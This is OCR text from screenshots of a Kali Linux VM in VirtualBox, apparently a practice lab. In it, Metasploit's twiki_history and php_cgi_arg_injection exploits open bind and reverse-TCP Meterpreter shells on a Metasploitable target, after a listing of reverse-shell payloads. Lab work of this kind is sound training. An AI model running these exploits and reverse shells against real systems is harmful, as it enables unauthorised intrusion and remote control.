


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
kali@kali: ~
File Actions Edit View Help
55 payload/cmd/unix/reverse_python normal No Unix Command Shell, Reverse TCP (via Python)
56 payload/cmd/unix/reverse_python_ssl normal No Unix Command Shell, Reverse TCP SSL (via python)
57 payload/cmd/unix/reverse_r normal No Unix Command Shell, Reverse TCP (via R)
58 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
59 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
60 payload/cmd/unix/reverse_socat_sctp normal No Unix Command Shell, Reverse SCTP (via socat)
61 payload/cmd/unix/reverse_socat_tcp normal No Unix Command Shell, Reverse TCP (via socat)
62 payload/cmd/unix/reverse_socat_udp normal No Unix Command Shell, Reverse UDP (via socat)
63 payload/cmd/unix/reverse_ssh normal No Unix Command Shell, Reverse TCP SSH
64 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
65 payload/cmd/unix/reverse_stub normal No Unix Command Shell, Reverse TCP (stub)
66 payload/cmd/unix/reverse_tclsh normal No Unix Command Shell, Reverse TCP (via Tclsh)
67 payload/cmd/unix/reverse_zsh normal No Unix Command Shell, Reverse TCP (via Zsh)
68 payload/generic/custom normal No Custom Payload
69 payload/generic/shell_bind_aws_ssm normal No Command Shell, Bind SSM (via AWS API)
70 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
71 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
72 payload/generic/ssh/interact normal No Interact with Established SSH Connection
msf6 exploit(unix/webapp/twiki_history) > set payload 23
payload ⇒ cmd/unix/python/meterpreter/bind_tcp_uuid
msf6 exploit(unix/webapp/twiki_history) > run
[+] Successfully sent exploit request
[*] Started bind TCP handler against 192.168.1.40:4444
[*] Sending stage (24772 bytes) to 192.168.1.40
[-] Failed to load extension: The core_loadlib request failed with result: 2323644418.
[*] Meterpreter session 1 opened (192.168.1.27:39293 → 192.168.1.40:4444) at 2023-11-08 09:20:05 -0500
meterpreter > -h
[-] Unknown command: -h
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.1.40 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(unix/webapp/twiki_history) > back
Oracle VM VirtualBox Gestore
File Macchina Aiuto
Strumenti
Nuovo gruppo
Nuova Aggiungi Impostazioni Scarta Mostra
Generale
Anteprima
18°C Soleggiato
15:40
08/11/2023


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
1 2 3 4
9:35
kali@kali: ~
File Actions Edit View Help
Lock Screen
0 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.1.27:4444
[*] Sending stage (39927 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.27:4444 -> 192.168.1.40:46462) at 2023-11-08 09:34:17 -0500
meterpreter > ls
Listing: /var/www
Mode Size Type Last modified Name
041777/rwxrwxrwx 17592186048512 dir 182042302250-03-10 11:10:13 -0400 dav
040755/rwxr-xr-x 17592186048512 dir 182042482449-05-12 11:17:21 -0400 dvwa
100644/rw-r--r-- 3826815861627 fil 182042311505-02-17 18:13:29 -0500 index.php
040755/rwxr-xr-x 17592186048512 dir 181964996940-05-31 14:38:18 -0400 mutillidae
040755/rwxr-xr-x 17592186048512 dir 181964937872-02-08 13:03:20 -0500 phpMyAdmin
100644/rw-r--r-- 81604378643 fil 173039983614-08-05 02:08:28 -0400 phpinfo.php
040755/rwxr-xr-x 17592186048512 dir 181965051925-08-30 13:04:46 -0400 test
040775/rwxrwxr-x 87960930242560 dir 173083439924-11-22 07:50:32 -0500 tikiwiki
040775/rwxrwxr-x 87960930242560 dir 173040024853-07-11 18:58:19 -0400 tikiwiki-old
040755/rwxr-xr-x 17592186048512 dir 173046477589-12-24 16:59:26 -0500 twiki
meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
Oracle VM VirtualBox Gestore
File Macchina Aiuto
Strumenti
Nuova Aggiungi Impostazioni Scarta Mostra
Scarta lo stato salvato
Nuovo gruppo
windoswindows
Spenta
void
Spenta
kali-linux-2023.3-virtualbox-amd64
In esecuzione
Generale
Nome: m
Sistema operativo: Ubuntu (64-bit)
Sistema
Memoria di base: 2048 MB
Ordine di avvio: Floppy, Ottico, Disco fisso
Accelerazione: Paginazione nidificata, Paravirtualizzazione KVM
Anteprima
18°C Soleggiato
15:35
08/11/2023